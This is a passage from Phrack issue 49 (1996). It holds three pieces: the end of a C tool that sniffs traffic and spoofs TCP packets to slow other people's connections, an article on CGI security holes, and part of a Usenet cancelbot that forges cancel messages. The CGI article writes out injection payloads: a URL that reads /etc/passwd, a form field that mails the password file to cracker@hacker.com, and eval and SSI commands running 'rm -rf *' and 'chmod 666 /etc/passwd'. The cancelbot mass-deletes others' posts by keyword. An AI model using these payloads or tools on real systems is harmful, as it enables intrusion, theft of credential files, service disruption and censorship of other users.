        struct tpack{                   /* Generic TCP packet w/o payload */
                struct iphdr ip;
                struct tcphdr tcp;
        }tpack;

        struct pseudo_header{           /* For TCP header checksum */
                unsigned source_address;
                unsigned dest_address;
                unsigned char placeholder;
                unsigned char protocol;
                unsigned short tcp_length;
                struct tcphdr tcp;
        }pheader;

        struct sockaddr_in sin;         /* IP address information */
                                        /* Setup the sin struct with addressing informati
on */
        sin.sin_family=AF_INET;         /* Internet address family */
        sin.sin_port=tcphp->dest;       /* Source port */
        sin.sin_addr.s_addr=iphp->saddr;/* Dest. address */

                        /* Packet assembly begins here */

                                /* Fill in all the TCP header information */

        tpack.tcp.source=tcphp->dest;   /* 16-bit Source port number */
        tpack.tcp.dest=tcphp->source;   /* 16-bit Destination port */
        tpack.tcp.seq=htonl(ntohl(tcphp->ack_seq));     /* 32-bit Sequence Number */
        tpack.tcp.ack_seq=htonl(ntohl(tcphp->seq));     /* 32-bit Acknowledgement Number *
/
        tpack.tcp.doff=5;               /* Data offset */
        tpack.tcp.res1=0;               /* reserved */
        tpack.tcp.res2=0;               /* reserved */
        tpack.tcp.urg=0;                /* Urgent offset valid flag */
        tpack.tcp.ack=1;                /* Acknowledgement field valid flag */
        tpack.tcp.psh=0;                /* Push flag */
        tpack.tcp.rst=0;                /* Reset flag */
        tpack.tcp.syn=0;                /* Synchronize sequence numbers flag */
        tpack.tcp.fin=0;                /* Finish sending flag */
```

```
        tpack.tcp.window=htons(SLOTHWINDOW);     /* 16-bit Window size */
        tpack.tcp.check=0;              /* 16-bit checksum (to be filled in below) */
        tpack.tcp.urg_ptr=0;            /* 16-bit urgent offset */

                                /* Fill in all the IP header information */

        tpack.ip.version=4;             /* 4-bit Version */
        tpack.ip.ihl=5;                 /* 4-bit Header Length */
        tpack.ip.tos=0;                 /* 8-bit Type of service */
        tpack.ip.tot_len=htons(IPHDR+TCPHDR);  /* 16-bit Total length */
        tpack.ip.id=0;                  /* 16-bit ID field */
        tpack.ip.frag_off=0;            /* 13-bit Fragment offset */
        tpack.ip.ttl=64;                /* 8-bit Time To Live */
        tpack.ip.protocol=IPPROTO_TCP;  /* 8-bit Protocol */
        tpack.ip.check=0;               /* 16-bit Header checksum (filled in below) */
        tpack.ip.saddr=iphp->daddr;     /* 32-bit Source Address */
        tpack.ip.daddr=iphp->saddr;     /* 32-bit Destination Address */

        pheader.source_address=(unsigned)tpack.ip.saddr;
        pheader.dest_address=(unsigned)tpack.ip.daddr;
        pheader.placeholder=0;
        pheader.protocol=IPPROTO_TCP;
        pheader.tcp_length=htons(TCPHDR);

                        /* IP header checksum */

        tpack.ip.check=in_cksum((unsigned short *)&tpack.ip,IPHDR);

                        /* TCP header checksum */

        bcopy((char *)&tpack.tcp,(char *)&pheader.tcp,TCPHDR);
        tpack.tcp.check=in_cksum((unsigned short *)&pheader,TCPHDR+12);

        sendto(shoe,&tpack,IPHDR+TCPHDR,0,(struct sockaddr *)&sin,sizeof(sin));
#ifndef QUIET
        dump(iphp,tcphp);
#endif
}

/*
 *      Dumps some info...
 */

void dump(iphp,tcphp)
struct iphdr *iphp;
struct tcphdr *tcphp;
{
        fprintf(stdout,"Hmm... I smell an ACK: ");
        fprintf(stdout,"%s [%d] --> %s [%d]\n",hostLookup(iphp->saddr),ntohs(tcphp->sourc
e),hostLookup(iphp->daddr),ntohs(tcphp->dest));
        fprintf(stdout,"let's slow things down a bit\n");
}


--------------------------------8<-------cut-me-loose--------------------------


/*
                Basic Linux Networking Header Information. v1.0

                   c. daemon9, Guild Corporation 1996

Includes:

        tap
        in_cksum
        nameResolve
        hostLookup
        shadow
        reaper
```

```
        This is beta.  Expect it to expand greatly the next time around ...
        Sources from all over the map.

                code from:
                        route
                        halflife
*/

#include <string.h>
#include <signal.h>
#include <stdio.h>
#include <unistd.h>
#include <fcntl.h>
#include <syslog.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/wait.h>
#include <sys/ioctl.h>
#include <sys/stat.h>
#include <sys/time.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <arpa/inet.h>
#include <linux/socket.h>
#include <linux/ip.h>
#include <linux/tcp.h>
#include <linux/if_ether.h>
#include <linux/if.h>

#define DEVICE          "eth0"
#define BUFSIZE         256
#define ETHHDR          14
#define TCPHDR          20
#define IPHDR           20
#define ICMPHDR         8


/*
 *      IP address into network byte order
 */

unsigned nameResolve(char *hostname){

        struct in_addr addr;
        struct hostent *hostEnt;

        if((addr.s_addr=inet_addr(hostname))==-1){
                if(!(hostEnt=gethostbyname(hostname))){
                        fprintf(stderr,"Name lookup failure: `%s`\n",hostname);
                        exit(0);
                }
                bcopy(hostEnt->h_addr,(char *)&addr.s_addr,hostEnt->h_length);
        }
        return addr.s_addr;
}

/*
 *      IP Family checksum routine
 */

unsigned short in_cksum(unsigned short *ptr,int nbytes){

        register long           sum;            /* assumes long == 32 bits */
        u_short                 oddbyte;
        register u_short        answer;         /* assumes u_short == 16 bits */

        /*
         * Our algorithm is simple, using a 32-bit accumulator (sum),
```

```
         * we add sequential 16-bit words to it, and at the end, fold back
         * all the carry bits from the top 16 bits into the lower 16 bits.
         */

        sum = 0;
        while (nbytes > 1)  {
                sum += *ptr++;
                nbytes -= 2;
        }

                                /* mop up an odd byte, if necessary */
        if (nbytes == 1) {
                oddbyte = 0;            /* make sure top half is zero */
                *((u_char *) &oddbyte) = *(u_char *)ptr;   /* one byte only */
                sum += oddbyte;
        }

        /*
         * Add back carry outs from top 16 bits to low 16 bits.
         */

        sum  = (sum >> 16) + (sum & 0xffff);    /* add high-16 to low-16 */
        sum += (sum >> 16);                     /* add carry */
        answer = ~sum;          /* ones-complement, then truncate to 16 bits */
        return(answer);
}


/*
 *      Creates a low level raw-packet socket and puts the device into promiscuous mode.
 */

int tap(device)
char *device;
{

        int fd;                         /* File descriptor */
        struct ifreq ifr;               /* Link-layer interface request structure */
                                        /* Ethernet code for IP 0x800==ETH_P_IP */
        if((fd=socket(AF_INET,SOCK_PACKET,htons(ETH_P_IP)))<0){ /* Linux's way of */
                perror("SOCK_PACKET allocation problems");      /* getting link-layer */
                exit(1);                                        /* packets */
        }
        strcpy(ifr.ifr_name,device);
        if((ioctl(fd,SIOCGIFFLAGS,&ifr))<0){                    /* Get the device info */
                perror("Can't get device flags");
                close(fd);
                exit(1);
        }
        ifr.ifr_flags|=IFF_PROMISC;                             /* Set promiscuous mode *
/
        if((ioctl(fd,SIOCSIFFLAGS,&ifr))<0){                    /* Set flags */
                perror("Can't set promiscuous mode");
                close(fd);
                exit(1);
        }
        return(fd);
}

/*
 *      Network byte order into IP address
 */

char *hostLookup(in)
unsigned long in;
{

        char hostname[BUFSIZE];
        struct in_addr addr;
        struct hostent *hostEnt;
```

```
        bzero(&hostname,sizeof(hostname));
        addr.s_addr=in;
        hostEnt=gethostbyaddr((char *)&addr, sizeof(struct in_addr),AF_INET);
        if(!hostEnt)strcpy(hostname,inet_ntoa(addr));
        else strcpy(hostname,hostEnt->h_name);
        return(strdup(hostname));
}

/*
 *      Simple daemonizing procedure.
 */

void shadow(void){

        int fd,fs;
        extern int errno;
        char werd[]={"\n\n\n\nHades is a Guild Corporation Production.  c.1996\n\n"};

        signal(SIGTTOU,SIG_IGN);        /* Ignore these signals */
        signal(SIGTTIN,SIG_IGN);
        signal(SIGTSTP,SIG_IGN);
        printf(werd);

        switch(fork()){
               case 0:                 /* Child */
                        break;
                default:
                        exit(0);        /* Parent */
                case -1:
                        fprintf(stderr,"Forking Error\n");
                        exit(1);
        }
        setpgrp();
        if((fd=open("/dev/tty",O_RDWR))>=0){
                ioctl(fd,TIOCNOTTY,(char *)NULL);
                close(fd);
        }
        /*for(fd=0;fd<NOFILE;fd++)close(fd);*/
        errno=0;
        chdir("/");
        umask(0);
}

/*
 *      Keeps processes from zombiing on us...
 */

static void reaper(signo)
int signo;
{
        pid_t pid;
        int sys;

        pid=wait(&sys);
        signal(SIGCHLD,reaper);
        return;
}
```

-----------------------------8<-------cut-me-loose-------------------------

EOF

.oO Phrack 49 Oo.

Volume Seven, Issue Forty-Nine

File 08 of 16

CGI Security Holes

---

by Gregory Gilliss

This article will discuss the Common Gateway Interface, its relationship to the World Wide Web and the Internet, and will endeavor to point out vulnerabilities in system security exposed by its use. The UNIX operating system will be the platform central to this discussion. Programming techniques will be illustrated by examples using PERL.

1. Introduction

The Common Gateway Interface (CGI) is an interface specification that allows communication between client programs and information servers which understand the Hyper-Text Transfer Protocol (HTTP). TCP/IP is the communications protocol used by the CGI script and the server during the communications. The default port for communications is port 80 (privileged), but other non-privileged ports may be specified.

CGI scripts can perform relatively simple processing on the client side. A CGI script can be used to format Hyper-Text Markup Language (HTML) documents, dynamically create HTML documents, and dynamically generate graphical images. CGI can also perform transaction recording using standard input and standard output. CGI stores information in system environment variables that can be accessed through the CGI scripts. CGI scripts can also accept command line arguments. CGI scripts operate in two basic modes:

- In the first mode, the CGI script performs rudimentary data processing on the input passed to it. An example of data processing is the popular web lint page that checks the syntax of HTML documents.

- The second mode is where the CGI script acts as a conduit for data being passed from the client program to the server, and back from the server to the client. For example, a CGI script can be used as a front end to a database program running on the server.

CGI scripts can be written using compiled programming languages, interpreted programming languages, and scripting languages. The only real advantage that exists for one type of development tool over the other is that compiled programs tend to execute more quickly than interpreted programs. Interpreted languages such as AppleScript, TCL, PERL and UNIX shell scripts afford the possibility of acquiring and modifying the source (discussed later), and are generally faster to develop than compiled programs.

The set of common methods available to CGI programs is defined in the HTTP 1.0 specification. The three methods pertinent to this discussion are the ‘Get‘ method, the ‘Post‘ method, and the ‘Put‘ method. The ‘Get‘ method retrieves information from the server to the client. The ‘Post‘ method asks the server to accept information passed from the client as input to the specified target. The ‘Put‘ method asks the server to accept information passed from the client as a replacement for the specified target.

2. Vulnerabilities

The vulnerabilities caused by the use of CGI scripts are not weaknesses in CGI itself, but are weaknesses inherent in the HTTP specification and in various system programs. CGI simply allows access to those vulnerabilities. There are other ways to exploit the system security. For example, insecure file permissions can be exploited using FTP or telnet. CGI simply provides more opportunities to exploit these and other security flaws.

The CGI specification provides opportunities to read files, acquire

shell access, and corrupt file systems on server machines and their attached hosts. Means of gaining access include: exploiting assumptions of the script, exploiting weaknesses in the server environment, and exploiting weaknesses in other programs and system calls. The primary weakness in CGI scripts is insufficient input validation.

According to the HTTP 1.0 specification, data passed to a CGI script must be encoded so that it can work on any hardware or software platform. Data passed by a CGI script using the Get method is appended to the end of a Universal Resource Locator (URL). This data can be accessed by the CGI script as an environment variable named QUERY_STRING. Data is passed as tokens of the form variable=value, with the tokens separated by ampersands (&). Actual ampersands, and other non-alphanumeric characters, must be escaped, meaning that they are encoded as two-digit hexadecimal values. Escaped characters are preceded by a percent sign (%) in the encoded URL. It is the responsibility of the CGI script to escape or remove characters in user supplied input data. Characters such as '<' and '>', the delimiters for HTML tags, are usually removed using a simple search and replace operation, such as the following:

```
----------------8<------------------------------------------------------------

# Process input values
{$NAME, $VALUE) = split(/=/, $_);       # split up each variable=value pair
$VALUE =~ s/\+/ /g;                     # Replace '+' with ' '
$VALUE =~ s/%([0-9|A-F]{2})/pack(C,hex,{$1}}/eg;  # Replace %xx characters with ASCII
# Escape metacharacters
$VALUE =~ s/([;<>\*\|'&\$!#\(\)\[\]\{\}:"])/\\$1/g;# remove unwanted special characters
$MYDATA[$NAME} = $VALUE;        # Assign the value to the associative array

----------------8<------------------------------------------------------------
```

This example removes special characters such as the semi-colon character, which is interpreted by the shell as a command separator. Inclusion of a semi-colon in the input data allows for the possibility of appending an additional command to the input. Take note of the forward slash characters that precede the characters being substituted. In PERL, a backslash is required to tell the interpreter not to process the following character.*

The above example is incomplete since it does not address the possibility of the new line character '%0a', which can be used to execute commands other than those provided by the script. Therefore it is possible to append a string to a URL to perform functions outside of the script. For example, the following URL requests a copy of /etc/passwd from the server machine:

```
http://www.odci.gov/cgi-bin/query?%0a/bin/cat%20/etc/passwd
```

The strings '%0a" and '%20' are ASCII line feed and blank respectively.

The front end interface to a CGI program is an HTML document called a form. Forms include the HTML tag <INPUT>. Each <INPUT> tag has a variable name associated with it. This is the variable name that forms the left hand side of the previously mentioned variable=value token. The contents of the variable forms the value portion of the token. Actual CGI scripts may perform input filtering on the contents of the <INPUT> field. However if the CGI script does not filter special characters, then a situation analogous to the above example exists. Interpreted CGI scripts that fail to validate the <INPUT> data will pass the data directly to the interpreter. **

Another HTML tag sometime seen in forms is the <SELECT> tag. <SELECT> tags allow the user on the client side to select from a finite set of choices. The selection becomes the right hand side of the variable=value token passed to the CGI script. CGI script often fail to validate the input from a <SELECT> field, assuming that the field will contain only pre-defined data. Again, this data is passed directly to the interpreter for interpreted languages. Compiled programs which do not perform input validation and/or escape special characters may also be vulnerable.

A shell script or PERL script that invokes the UNIX mail program may be vulnerable to a shell escape. Mail accepts commands of the form '~!command' and forks a shell to execute the command. If the CGI script does not filter out the '~!' sequence, the system is vulnerable. Sendmail holes can likewise be exploited in this manner. Again, the key is to find a script that does not properly filter input characters.

If you can find a CGI script that contains a UNIX system() call with only one argument, then you have found a doorway into the system. When the system() function is invoked with only one argument, the system forks a separate shell to handle the request. When this happens, it is possible to append data to the input and generate unexpected results. For example, a PERL script containing the following:

```
system("/usr/bin/sendmail -t %s < %s", $mailto_address < $input_file");
```

is designed to mail a copy of $input_file to the mail address specified in the $mailto_address variable. By calling system() with one argument, the program causes a separate shell to be forked. By copying and modifying the input to the form:

```
<INPUT TYPE="HIDDEN" NAME="mailto_address"
VALUE="address@server.com;mail cracker@hacker.com </etc/passwd">
```

we can exploit this weakness and obtain the password file from the server. ***

The system() function is not the only command that will fork a new shell. the exec() function with a single argument also provides the same exposure. Opening a file and piping the result also forks a separate shell. In PERL, the function:

```
open(FILE, "| program_name $ARGS");
```

will open FILE and pipe the contents to program_name, which will run as a separate shell.

In PERL, the eval command parses and executes whatever argument is passed to it. CGI scripts that pass arbitrary user input to the eval command can be used to execute anything the user desires. For example,

```
$_ = $VALUE;
s/"/\\"/g               # Escape double quotes
$RESULT = eval qq/"$_"/;        # evaluate the correctly quoted input
```

would pass the data from $VALUE to eval essentially unchanged, except for ensuring that the double quote don't confuse the interpreter (how nice of them). If $VALUE contains "rm -rf *", the results will be disastrous. File permissions should be examined carefully. CGI scripts that are world readable can be copied, modified, and replaced. In addition, PERL scripts that include lines such as the following:

```
require "cgi-lib";
```

are including a library file named cgi-lib. If this file's permissions are insecure, the script is vulnerable. To check file permissions, the string '%0a/bin/ls%20-la%20/usr/src/include" could be appended to the URL of a CGI script using the Get method.

Copying, modifying, and replacing the library file will allow users to execute command or routines inside the library file. Also, if the PERL interpreter, which usually resides in /usr/bin, runs as SETUID root, it is possible to modify file permissions by passing a command directly to the system through the interpreter. The eval command example above would permit the execution of :

```
$_ = "chmod 666 \/etc\/passwd"
$RESULT = eval qq/"$_"/;
```

which would make the password file world writable.

There is a feature supported under some HTTPD servers called Server Side Includes (SSI). This is a mechanism that allows the server to modify the outgoing document before sending it to the client browser. SSI is a *huge* security hole, and most everyone except the most inexperienced sysadmin has it disabled. However, in the event that you discover a site that enables SSI,, the syntax of commands is:

```
<!--#command variable="value" -->
```

Both command and 'tag' must be lowercase. If the script source does not correctly filter input,input such as:

```
<!--#exec cmd="chmod 666 /etc/passwd"-->
```

All SSI commands start with a pound sign (#) followed by a keyword. "exec cmd" launches a shell that executes a command enclosed in the double quotes. If this option is turned on, you have enormous flexibility with what you can do on the target machine.

3. Conclusion

The improper use of CGI scripts affords users a number of vulnerabilities in system security. Failure to validate user input, poorly chosen function calls, and insufficient file permissions can all be exploited through the misuse of CGI.

* Adapted from Mudry, R. J., Serving The Web, Coriolis Group Books, p. 192
** Jennifer Myers, Usenet posting
*** Adapted from Phillips, P., Safe CGI Programming,

.oO Phrack Magazine Oo.

Volume Seven, Issue Forty-Nine

File 09 of 16

by Dr.Dimitri Vulis (KOTM)

A Content-Blind Cancelbot for Usenet (CBCB)

Usenet News is a popular system for transmitting articles. Historically it used to propagate over UUCP. However today most of the transmission is done over the Internet TCP/IP connections using the NNTP protocol (RFC 977).

Each article consists of a series of headers of the form
Keyword: value
followed by a blank line, followed by the body of the message.
Some required headers are self-explanatory: From:, Date:, Subject:.

The Newsgroups: header identifies a series of keywords that can be used to search for articles in the newsfeed. For example:
Newsgroups: news.admin.policy,comp.lang.c
identifies a Usenet article relevant to both Usenet administrative policy and to the C computer language.

The Message-Id: header uniquely identifies each article. For example:
Message-Id: <12341223@whitehouse.gov>
The message-ids are not supposed to be recycled.

The cancelbot program is supposed to search the user-specified newsgroups for articles whose headers match user-specified regular expressions and to issue special 'cancel' control articles. It will copy some of the headers from the original message and add a special header:
Control: cancel <message-id>

This program is an NNTP client. Much of the processing is offloaded to an NNTP server, to which the cancelbot talks using the Internet sockets protocol.

This cancelbot does not look at article bodies and is therefore content-blind.

Inputs:

argv[1] (required) hosts file

A line that starts with # is a comment. Otherwise, each line contains the following 5 fields:

1. hostname (some.domain.com) or ip address (a.b.c.d)
2. port (normally 119)
3. Y/N - do we ask this host for NEWNEWS/HEADER?
4. I/P/N - do we inject cancels to this host with IHAVE, POST, not at all
5. Timeout - the number of seconds to wait for a response from this server.

Example of a hosts file:

```
# ask the local server for new news and post back the cancels
127.0.0.1 119 Y P 60
# don't get message-ids from remote server, but give it cancels via IHAVE
news.xx.net 119 N I 300
```

argv[2] (required) target file

A line that starts with # is a comment. Otherwise, each line contains the following 9 fields:

1. List of newsgroups to be scanned for new messages. This is not interpreted by the cancelbot, but passed on to the NNTP server. Per RFC 997, multiple groups can be separated by commas. Asterisk "*" may be used to match multiple newsgroup names. The exclamation point "!" (as the first character) may be used

to negate a match. Warning: specifying a single * will generate a lot of data.

Example: news.groups,comp.*,sci.*,!sci.math.*

2. A watchword (case-sensitive) that needs to be contained in the article
headers for the cancel to be issued.

3. Format of the Subject: header in the cancel article.
 C - Subject cancel <message-id> (same as Control:)
 O - Subject: header copied from the original article
 N - none.
If N is specified, then Subject: MUST be provided in the file appended to
the header, or the cancel won't propagate.

4. cancel message-id prefix
 normally cancel. or cn.

Most cancellation articles follow the so-called $alz convention:
Control: cancel <message.id>
Message-id: <cancel.message.id>
However this is not a requirement.

5. path constant (string to put in path). May be 'none'.
6. path copy # (number of elements to copy from the right, may be 0)

Explanation of these two parameters:
each Usenet article contains the "Path:" header with a list of hosts separated
by explanation marks. For example:
Path: ohost1!ohost2!ohost3!ohost4
If you specify path constant of "nhosta!nhostb" and path copy of 2
then the path written by cbcb will be
Path: nhosta!nhostb!ohost3!ohost4

7. Name of the file appended to the header or 'none'

Examples:

```
# should be supplied as a courtesy
X-Cancelled-By: Cancelbot
# if and only if target file field 3 contains 'N':
Subject: Cancelling a Usenet article
# only if posting via IHAVE:
NNTP-Posting-Host: usenet.cabal.org
```

8. Name of the file that will become the body of the cancel or 'none'

If 'none' is specified, the default will be
"Please cancel this article."

9. The string to be prepended to the newsgroups. Normally 'none',
but may be set to something like misc.test (or misc.test,alt.test).

Example of a target file:

```
# delete all articles that mention C++ (but not c++)
comp.lang.c.* C++ C cancel. cyberspam 3 can.hdr none none
# no sex in the sci hierarchy, and add misc.test to the cancel
sci.* sex C cn. plutonium 2 can1.hdr can.txt misc.test
```

argv[3] (optional) datestamp, YYMMDD. If not specified, default is 900101. Only
articles after this date are examined. This parameter is not processed by the
cancelbot, but passed on to the NNTP server. It should normally be specified
so as not to look at old Usenet articles.

argv[4] (optional) timestamp, digits HHMMSS, where HH is hours on the 24-hour
clock, MM is minutes 00-59, and SS is seconds 00-59. If not specified, default
is 000000. Note that both datestamp and timestamp are in Greenwich mean time.

---------------8<-------cut me loose!-------------->8--------------------------
ed-note:

To compile, you must define an OS type (under gcc, this is accomplished using
the -Dmacro directive). Under Unix, for example:
gcc -DCBCB_UNIX -o cancelbot cbcb.c

----------8<-------cut me loose!---------->8----------

cbcb.c:

```
/*

Context-blind CancelBot 0.9 04/01/96

Description of operations:

Open socket connections to the hosts listed in the hosts file

loop on targets
 {
 loop on servers
  {
  if (newnews_flag=='Y')
   {
   send NEWNEWS newsgroups datestamp timestamp GMT to this socket
   receive a list of message-ids and save them in a LIFO linked list
   loop on message-ids
     {
     send HEADER message-id to this server's socket
     receieve a header
     if the header contains the watchword
      {
      compose a cancel according to the target file specifications
      loop on servers
       {
       if post_flag is P or I
        send the cancel to this server's socket using posting method
       }
      }
     delete this message-id from the linked list
     }
    }
   }
  }

*/

#ifndef CBCB_UNIX
#ifndef CBCB_VMS
#ifndef CBCB_NT
#ifndef CBCB_OS2
#error One of (CBCB_UNIX, CBCB_VMS, CBCB_NT, CBCB_OS2) must be defined
#endif
#endif
#endif
#endif

#include <stdio.h>
#include <stdlib.h>
#include <signal.h>
#include <string.h>
#include <ctype.h>

/* various flavors of Unix */

#ifdef CBCB_UNIX
/* gcc -DCBCB_UNIX cbcb.c -o cbcb */
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <sys/time.h>
#include <netinet/in.h>
#include <arpa/inet.h>
```

```
#include <netdb.h>
/* perror to be called after failed socket calls */
#define perror_sock perror
/* how to close a socket */
#define close_sock close
#endif

/* Windows NT, /subsystem:console. The executable is supposed to work
under NT and Windows 95, but not under Win32s. */

#ifdef CBCB_NT
/* important note: when compiling on NT, say something like
 cl /DCBCB_NT /Ogaityb1 /G5Fs /ML cbcb.c wsock32.lib */
#include <winsock.h>
/* regular perror doesn't work with WinSock under NT */
#define perror_sock(s) fprintf(stderr,"%s : WinSock error %d\n",s,WSAGetLastError())
/* regular close doesn't work with WinSock under NT */
#define close_sock closesocket
/* NT doesn't understand unix-style sleep in seconds */
#define sleep(n) Sleep(n*1000)
#endif

/* DEC VAX/VMS */

#ifdef CBCB_VMS
/* important note: when compiling on VAX/VMS, say something like
 cc/define=CBCB_VMS cbcb/nodebug/optimize=(disjoint,inline)
 link cbcb/nouserlib/notraceback,sys$library:ucx$ipc.olb/lib,-
  sys$library:vaxcrtl.olb/lib
   (to link in shared routines)
  */
#include <types.h>
#include <socket.h>
#include <netdb.h>
#include <in.h>
#include <inet.h>
#include <time.h>
#include <unixio.h>
#define perror_sock perror
#define close_sock close
#endif

/* IBM OS/2  - link with tcpip.lib */

#ifdef CBCB_OS2
#define OS2
/* we will use a BSD-like select, not Oleg's hack */
#define BSD_SELECT
#define INCL_DOSPROCESS
#include <bsedos.h> /* DosSleep */
#include <sys\types.h>
#include <sys\socket.h>
#include <sys\select.h>
#include <netinet\in.h>
/*#include <arpa\inet.h>*/
#include <netdb.h>
/* perror to be called after failed socket calls */
#define perror_sock fprintf(stderr,"%s : tcp error %d\n",s,tcperrno())
/* how to close a socket */
#define close_sock soclose
#define sleep(n) DosSleep(n/1000)
#endif

/*

Future Macintosh notes: Need Apple's MPW (Macintosh Programmer's Workshop).
Build CBCB as an MPW tool. Set the Macintosh file type to MPST and the
Macintosh creator to MPS, so we can use stdout and stderr.

Sockets are supposed to be available on the Mac.
```

```
*/

#ifndef FD_ZERO
/* macros for select() not defined on VAX or HPUX
However they are defined to be something completely different
under NT WinSock, so we must use macros */
#define fd_set int
#define FD_ZERO(p) {*(p)=0;}
#define FD_SET(s,p) {*(p)|=(1<<(s));}
#define FD_ISSET(s,p) ((*(p)&(1<<(s)))!=0)
#endif

/* file pointers */
FILE *sptr, /* hosts file */
     *tptr; /* target file*/

/* there's a reason for making all these variables static. If I weren't lazy,
I would have put them in their respective functions with 'static' */

#define MAXHOSTS 100

struct {
int cfd; /* socket handle */
char newnews_flag;
char post_flag;
int timeout;
} hosts[MAXHOSTS];
int nhosts;

short int port;

#define ASCII_CR 13
#define ASCII_LF 10

#define BUFFERSIZE 2048

#define BUFFERBIGSIZE 20480
char buffer_big[BUFFERBIGSIZE];

struct _msgidq {
char *msgid;
struct _msgidq *next;
};

struct _msgidq *msg_queue,*msg_t;

int parse_state, /* for parsing server responses */
 h_flag,d_flag; /* shortcut for states when parsing headers */

char hostname[BUFFERSIZE];
char buffer[BUFFERSIZE];
char extra_header[BUFFERSIZE];
char extra_body[BUFFERSIZE];
int file_rec;
char newsgroups[BUFFERSIZE];       /* target field 1 */
char watchword[BUFFERSIZE];        /* target field 2 */
char subject_flag;                 /* target field 3 */
char cmsg_id_prefix[BUFFERSIZE];   /* target field 4 */
char path_const[BUFFERSIZE];       /* target field 5 */
int  path_num;                     /* target field 6 */
char hdr_fname[BUFFERSIZE];        /* target field 7 */
char txt_fname[BUFFERSIZE];        /* target field 8 */
char extra_ngrp[BUFFERSIZE];         /* target field 9 */

char *datestamp,*timestamp; /* for the NEWNEWS command */
char *sznone="none";
char *szcabal=" Usenet@Cabal";
char *szsubject="Subject:";
char *szsubjectc="Subject: cmsg";
```

```
char *szendl="\r\n";
char *szempty="";

int nretry; /* number of retries in various places */
int nbytes;
int host1,host2,i,j;   /* loop indices */

#define NOLDHEADERS 8
/* We're interested in 8 original headers :

Path:               0         (requires special handling)
From:               1
Sender:             2
Approved:           3
Newsgroups:         4
Date:               5
Subject:            6
Organization:       7

*/

char *h_ptr[NOLDHEADERS];
char *t_ptr[3];

/* ANSI function prototypes */
int cbcb_parse_hosts(void);
int cbcb_parse_targets(void);
int cbcb_process_target(void);
int cbcb_parse_message_ids(void);
int cbcb_process_article(char *);
int cbcb_get_headers(void);
void cbcb_save_headers(void);
void cbcb_save_header(int);
int cbcb_flush_sock(int);
int cbcb_test_sock(int);
int cbcb_recv_resp(int,char);
int cbcb_copy_buffer(char *);

int main(int argc,char*argv[])
{

/* process the arguments */

if (argc<3 || argc>5)
 {
 fprintf(stderr,"Usage: cbcb hostfile targetfile [datestamp] [timestamp]\n");
 return(1);
 }

if (argc<4)
 datestamp="900101";
else
 datestamp=argv[3];

if (argc<5)
 timestamp="000000";
else
 timestamp=argv[4];

/* open the hosts file */

if (NULL==(sptr=fopen(argv[1],"r")))
 {
 perror("open()");
 fprintf(stderr,"cbcb cannot open hosts file %s\n",argv[1]);
 return(0);
 }

/* open the target file */
```

```
if (NULL==(tptr=fopen(argv[2],"r")))
 {
 perror("open()");
 fprintf(stderr,"cbcb cannot open target file %s\n",argv[2]);
 return(0);
 }

#ifdef SIGPIPE
signal(SIGPIPE,SIG_IGN); /* ignore broken pipes if this platform knows them */
#endif

/* establish the connections to the NNTP servers */

if (0==cbcb_parse_hosts())
 {
 fprintf(stderr,"cbcb unable to connect to any NNTP servers\n");
 return(1);
 }

fclose(sptr);

if (!cbcb_parse_targets())
 {
 fprintf(stderr,"cbcb encountered an error processing targets\n");
 return(1);
 }

fclose(tptr);

/* final cleanup */
for (i=0; i<nhosts; i++)
 close_sock(hosts[i].cfd);
#ifdef CBCB_NT
WSACleanup();
#endif

return(0);
}


int cbcb_parse_hosts(void)
{
unsigned long host_ip;
struct hostent *host_struct;
struct in_addr *host_node;
/*
struct servent *sp;
*/
struct sockaddr_in serverUaddr;
#ifdef CBCB_NT
WSADATA wsaData; /* needed for WSAStartup */
#endif

#ifdef CBCB_NT
if (WSAStartup(MAKEWORD(1,1),&wsaData))
 {
 perror_sock("WSAStartup()");
 fprintf(stderr,"couldn't start up WinSock\n");
 return(0);
 }
fprintf(stderr,"Found WinSock: %s\n",wsaData.szDescription);
#endif

#ifdef CBCB_OS2
if (0!=sock_init())
 {
 perror_sock("sock_init()");
 fprintf(stderr,"couldn't start up sockets - is inet.sys running?\n");
 return(0);
 }
```

```
#endif

/*
if (NULL==(sp=getservbyname("nntp","tcp")))
 {
 fprintf(stderr,"Can't find the NNTP port\n");
 return(0);
 }
...
serverUaddr.sin_port=(sp->s_port);
*/

/* loop on the hosts file */
nhosts=0;
file_rec=0;
while(NULL!=fgets(buffer,sizeof(buffer),sptr))
 {
 file_rec++;
 if (*buffer=='#')
  continue;
 if (nhosts>=MAXHOSTS)
  {
  fprintf(stderr,"Please increase MAXHOSTS\n");
  break;
  }
 if (5!=sscanf(buffer,"%2048s %hd %c %c %d",
  hostname,&port,&hosts[nhosts].newnews_flag,&hosts[nhosts].post_flag,
  &hosts[nhosts].timeout))
  {
  fprintf(stderr,"Error parsing host file line %d \"%s\"\n",file_rec,buffer);
  continue;
  }
 /* verify that the newnews flag is Y or N */
 if (hosts[nhosts].newnews_flag=='n')
  hosts[nhosts].newnews_flag='N';
 else if (hosts[nhosts].newnews_flag=='y')
  hosts[nhosts].newnews_flag='Y';
 else if (hosts[nhosts].newnews_flag!='Y'&&hosts[nhosts].newnews_flag!='N')
  {
  fprintf(stderr,"Newnews flag %c, must be Y or N on line %d\n",
   hosts[nhosts].newnews_flag,file_rec);
  continue;
  }
 /* verify that the posting flag is P, or I, or N */
 if (hosts[nhosts].post_flag=='i')
  hosts[nhosts].post_flag='I';
 else if (hosts[nhosts].post_flag=='p')
  hosts[nhosts].post_flag='P';
 else if (hosts[nhosts].post_flag=='n')
  hosts[nhosts].post_flag='N';
 else if (hosts[nhosts].post_flag!='I'&&hosts[nhosts].post_flag!='P'&&hosts[nhosts].post_
flag!='N')
  {
  fprintf(stderr,"Posting flag %c, must be I, or P, or N on line %d\n",
   hosts[nhosts].post_flag,file_rec);
  continue;
  }
 /* translate the hostname into an ip address. If it starts with a digit,
 try to interpret it as a A.B.C.D address */
 if (!isdigit(*hostname)||(0xFFFFFFFF==(host_ip=inet_addr(hostname))))
  {
  if (NULL==(host_struct=gethostbyname(hostname)))
   {
   perror("gethostbyname");
   fprintf(stderr,"Can't resolve host name %s to ip on line %d\n",
    hostname,file_rec);
   continue;
   }
  host_node=(struct in_addr*)host_struct->h_addr;
  fprintf(stderr,"Note: Using NNTP server at %s\n",inet_ntoa(*host_node));
```

```
  host_ip=host_node->s_addr;
  }

 /* fill in the address to connect to */
 memset(&serverUaddr,0,sizeof(serverUaddr));
